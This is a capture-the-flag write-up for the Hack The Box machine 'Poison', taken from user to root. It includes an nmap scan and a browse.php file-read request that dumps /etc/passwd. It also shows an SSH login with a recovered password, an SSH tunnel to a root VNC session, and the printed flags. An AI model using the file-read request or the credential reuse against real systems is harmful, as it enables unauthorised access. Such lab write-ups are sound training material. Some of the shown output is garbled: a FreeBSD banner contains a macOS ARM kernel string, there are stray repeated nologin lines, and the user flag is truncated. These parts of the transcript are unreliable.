

Poison

Hack The Box (user and root)



Created by: Cyclawps52

Always NMAP the Box


```
nmap -sC -sV -e tun0 -oA Poison 10.10.10.84
```

```
# Nmap 7.70 scan initiated Tue May 29 21:52:57 2018 as: nmap -sC -sV -e tun0 -oA poison 10.10.10.84
Nmap scan report for 10.10.10.84
Host is up (0.18s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|_ 256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_ 256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_ http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
5802/tcp  open  http      Bacula http config
5902/tcp  open  vnc       VNC (protocol 3.8)
|_ vnc-info:
|_   Protocol version: 3.8
|_   Security types:
|_     VNC Authentication (2)
|_     Tight (16)
|_     Tight auth subtypes:
|_       STDV VNCAUTH_ (2)
6002/tcp  open  X11       (access denied)
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue May 29 21:54:06 2018 -- 1 IP address (1 host up) scanned in 68.27 seconds
```

Let's checkout that web service on port 80

http://10.10.10.84




The screenshot shows a web browser window with the address bar displaying '10.10.10.84'. The browser's bookmark bar contains several links: 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', 'Exploit-DB', 'Aircrack-ng', and 'Kali Forums'. The main content area of the browser displays a webpage with the title 'Temporary website to test local .php scripts.' in a large, bold, black font. Below the title, the text 'Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php' is shown. Underneath this text is a label 'Scriptname:' followed by a text input field. A 'Submit' button is located below the input field.


- Listfiles.php returns some extra files not listed

```
Array ( [0] => . [1] => .. [2] => browse.php [3] => index.php [4] => info.php [5] => ini.php [6] => listfiles.php [7] => phpinfo.php [8] => pwdbackup.txt )
```

- That pwdbackup.txt looks interesting.




- CyberChef to the rescue (<https://gchq.github.io/CyberChef/>)



- We have a password! Charix!2#4%6&8(0

Attempt to get usernames

- The website lets us view /etc/passwd



A screenshot of a web browser window. The address bar shows the URL `10.10.10.84/browse.php?file=%2Fetc%2Fpasswd`. The browser's bookmark bar contains several links related to Kali Linux and security tools. The main content area displays the output of the `cat /etc/passwd` command, showing a list of system and user accounts in the standard `username:password:uid:gid:gecos:home:shell` format. The output includes entries for `root`, `daemon`, `bin`, `games`, `mailnull`, `bind`, `unbound`, `dhcp`, `uucp`, `yp`, `auditd`, `www`, `nobody`, `messagebus`, `dbus`, `avahi`, and `cups`. The entry for `charix` is highlighted in the original image.

```
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $ # root:*:0:0:Charlie &:/root:/bin/csh toor:*:0:0:Bourne-again Superuser:/root: daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin games:*:7:13:Games pseudo-user:/
usr/sbin/nologin news:*:8:8:News Subsystem:/usr/sbin/nologin man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin smmsp:*:25:25:Sendmail Submission
User:/var/spool/clientmqueue:/usr/sbin/nologin mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin bind:*:53:53:Bind Sandbox:/usr/sbin/nologin unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin
nologin proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin uucp:*:66:66:UUCP pseudo-
user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin auditd:*:78:77:Auditd unprivileged user:/var/empty:/usr/sbin/nologin www:*:80:80:World Wide Web
Owner:/nonexistent:/usr/sbin/nologin ypdap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin nobody:*:65534:65534:Unprivileged user:/nonexistent:
/usr/sbin/nologin tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin charix:*:1001:1001:charix:/home/charix:/bin/csh
```

- We can confirm that **charix** is a username

- Let's try to SSH in with what we've found

```

tristan@tristan-kalivm:~/HackTheBox/Boxes/Poison$ ssh charix@10.10.10.84
Password for charix@Poison:
Last login: Wed May 30 07:40:36 2018 from 2.0
FreeBSD 11.1-RELEASE (GENERIC) #0 pr321309: Fri Jul 21 02:08:28 UTC 2017; root:xnu-4903.202.2/RELEASE_ARM_T8020
Welcome to FreeBSD!
/usr/sbin/nologin _yp:*/usr/sbin/nologin _yp:*/usr/sbin/nologin _yp:*/usr/sbin/nologin _yp:*/usr/sbin/nologin _yp:*/usr/sbin/nologin
Release Notes: Errata: https://www.FreeBSD.org/releases/
Security Advisories: https://www.FreeBSD.org/security/
FreeBSD Handbook: https://www.FreeBSD.org/handbook/
FreeBSD FAQ: https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums: https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with: pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed: freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages: man man
FreeBSD directory layout: man hier

Edit /etc/motd to change this login announcement.
"man tuning" gives some tips how to tune performance of your FreeBSD system.
-- David Scheidt <dscheidt@tumbolia.com>

charix@Poison:~ % ls
secret.zip      user.txt
charix@Poison:~ % cat user.txt
eaa

```

- User flag is found in /home/charix/user.txt

- There's a password protected zip file inside the home directory.
 - I copied this to my local machine to open it.

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Poison$ unzip secret.zip
Archive: .0.secret.zip
[secret.zip] secret password:
  extracting: secret
tristan@tristan-kalivm:~/HackTheBox/Boxes/Poison$ file secret
secret: Non-ISO extended-ASCII text, with no line terminators
tristan@tristan-kalivm:~/HackTheBox/Boxes/Poison$ cat secret
[|5z!tristan@tristan-kalivm:~/HackTheBox/Boxes/Poison$
```

- Looks like garbage. Let's see if we can use it with any other running services.

- If we create a loopback SSH call, we can use it to get into the X11 session running on port 6002.
 - More info:
<https://www.cl.cam.ac.uk/research/dtg/attarchive/vnc/sshvnc.html>

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Poison$ ssh -L 5902:localhost:5901 charix@10.10.10.84
Password for charix@Poison:
Last login: Wed May 30 07:24:15 2018 from 10.10.14.85
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:     https://www.FreeBSD.org/handbook/
FreeBSD FAQ:          https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:       https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
To do a fast search for a file, try

    locate filename

locate uses a database that is updated every Saturday (assuming your computer
is running FreeBSD at the time) to quickly find files based on name only.
charix@Poison:~ %
```


- With the loopback in place, we can view the X11 server using localhost and passing `secret` in.

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Poison$ vncviewer localhost:2 -passwd secret

TigerVNC Viewer 64-bit v1.7.0
Built on: 2017-12-04 09:39
Copyright (C) 1999-2016 TigerVNC Team and many others (see README.txt)
See http://www.tigervnc.org for information on TigerVNC.

Tue May 29 23:25:01 2018
DecodeManager: Detected 4 CPU core(s)
DecodeManager: Creating 4 decoder thread(s)
CConn:      connected to host localhost port 5902
CConnection: Server supports RFB protocol version 3.8
CConnection: Using RFB protocol version 3.8

Tue May 29 23:25:02 2018
CConnection: Choosing security type VncAuth(2)
X11PixelBuffer: Using default colormap and visual, TrueColor, depth 24.
CConn:      Using pixel format depth 24 (32bpp) little-endian rgb888
CConn:      Using Tight encoding

root's X desktop (Poison:1) - TigerVNC

X Desktop
root@Poison:~ # cat root.txt
716d04b188419cf2bb99d891272361f5
```

That's the box!